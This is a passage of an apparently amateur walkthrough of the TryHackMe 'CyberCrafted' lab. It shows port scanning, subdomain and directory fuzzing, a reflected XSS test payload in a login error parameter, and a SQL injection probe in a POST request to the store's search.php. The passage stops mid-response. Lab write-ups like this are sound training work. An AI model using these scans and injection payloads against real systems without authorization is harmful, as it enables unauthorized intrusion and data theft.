CyberCrafted

CyberCrafted


https://tryhackme.com/room/cybercrafted

`rustscan -a 10.10.52.54 -- -sC -sV -A | tee scan.txt`

Open 10.10.52.54:**22**

Open 10.10.52.54:**80**

Open 10.10.52.54:**25565**



```
PORT      STATE SERVICE   REASON  VERSION
22/tcp    open  ssh       syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3736ceb9ac728ad7a6b78e45d0ce3c00 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDk3jETo4Cogly65TvK7OYID0jjr/NbNWJd1TvT3mpDonj9KkxJ1oZ5xSBy+3hOHwDcS0FG7ZpFe8BNwe/ASjD91/TL/a1gH6OPjkZblyc8FM5pROz0Mn1JzzB/oI+rHIaltq8Jw
yqHcEA5zLLrUr+a47vkvhYzbDnrWEMPXJ5w9V2EUxY9LUu0N8eZqjnzr1ppdm3wmC4li/hkKuzkqEsdE4ENGKz322l2xyPNEoaHhEDmC94LTp1FcR4ceeGQ56WzmZe6CxkKA3iPz55xSd5Zk0XTZLTarYTMqxxe+2cRAgqnCtE1QsE
Jh5T
|   256 e9e7338a77282cd48c6d8a2ce7889530 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLntlbdcO4xygQVgz6dRRx15qwlCojOYACYTiwta7NFXs9M2d2bURHdM1dZJBPh5pS0V69u0snOij/nApGU5AZo=
|   256 76a2b1cf1b3dce6c60f563243eef70d8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDbLLQOGt+qbIb4myX/Z/sYQ7cj20+ssISzpZCaMD4/u
80/tcp    open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Did not follow redirect to http://cybercrafted.thm/
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
25565/tcp open  minecraft syn-ack Minecraft 1.7.2 (Protocol: 127, Message: ck00r lcCyberCraftedr ck00rrck00r e-TryHackMe-r  ck00r, Users: 0/1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Find domain:**cybercrafted.thm**

gobuster is useless in this task!!! I try a lot of wordlist but he can't find subdomains

`gobuster vhost -u cybercrafted.thm -w /usr/share/wordlists/dirbuster/shubs-subdomains.txt -t 50 --exclude-length 301`

So i try ffuf


`ffuf -w /usr/share/wordlists/dirbuster/subdomains-top1million-110000.txt:FUZZ -u http://cybercrafted.thm -H "Host: FUZZ.cybercrafted.thm" -fc 302`



```
┌──(kali㉿kali)-[~/THM/cyber]
└─$ ffuf -w /usr/share/wordlists/dirbuster/subdomains-top1million-110000.txt:FUZZ -u http://cybercrafted.thm -H "Host: FUZZ.cybercrafted.thm" -fc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cybercrafted.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.cybercrafted.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

[Status: 200, Size: 832, Words: 236, Lines: 35, Duration: 98ms]
    * FUZZ: www

[Status: 200, Size: 937, Words: 218, Lines: 31, Duration: 99ms]
    * FUZZ: admin

[Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 84ms]
    * FUZZ: store
```


Now I use gobuster to fuzzing directiries

`gobuster dir -u www.cybercrafted.thm -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`



```
GET / HTTP/1.1
Host: www.cybercrafted.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 12 Sep 2021 10:32:21 GMT
If-None-Match: "340-5cbc9dd1b3eb0-gzip"
```


```
        width:100%;
        height:100%;
        min-width:1280px;
        min-height:720px;
      }
    </style>
  </head>
  <body>
    <div>
      <img src="assets/index.png">
    </div>
  </body>
  <!-- A Note to the developers: Just finished up adding other subdomains,
   now you can work on them! -->
</html>
```




```
┌──(kali㉿kali)-[~/THM/cyber]
└─$ gobuster dir -u www.cybercrafted.thm -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.cybercrafted.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 329] [--> http://www.cybercrafted.thm/assets/]
/secret               (Status: 301) [Size: 329] [--> http://www.cybercrafted.thm/secret/]
/server-status        (Status: 403) [Size: 285]
```

But I didn't find interesting information

I think to try bruteforse login on admin.cybercrafted.thm page, but I found a XSS vulnerability



admin.cybercrafted.thm/?error=Incorrect username or password



admin.cybercrafted.thm/?error=<script>alert('HACKED')</script>


I didn't find payyload to exploit this vulnerability! So 1 more subdomain left!

I Have not permissions to the page store.cybercrafted.thm


So I try to find files also

`gobuster dir -u store.cybercrafted.thm -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,js,php,html`


I check the search.php file ! Here is something interesting, becouse this is good answer for roomquestion



```
  (kali㉿kali)-[~/THM/cyber]
└─$ gobuster dir -u store.cybercrafted.thm -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-mec
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://store.cybercrafted.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              js,php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 287]
/index.html           (Status: 403) [Size: 287]
/.html                (Status: 403) [Size: 287]
/search.php           (Status: 200) [Size: 838]
/assets               (Status: 301) [Size: 333] [--> http://store.cybercrafted.thm/assets/]
```




Finally find items))



ITEM	AMOUNT	COST
Arrow	64x	2$
Tipped Arrow	16x	4$

I find SQLi here




```
POST /search.php HTTP/1.1
Host: store.cybercrafted.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://store.cybercrafted.thm
Connection: close
Referer: http://store.cybercrafted.thm/search.php
Upgrade-Insecure-Requests: 1

search=armor'and 1=1-- -&submit=
```

```
        <tr>
          <td>
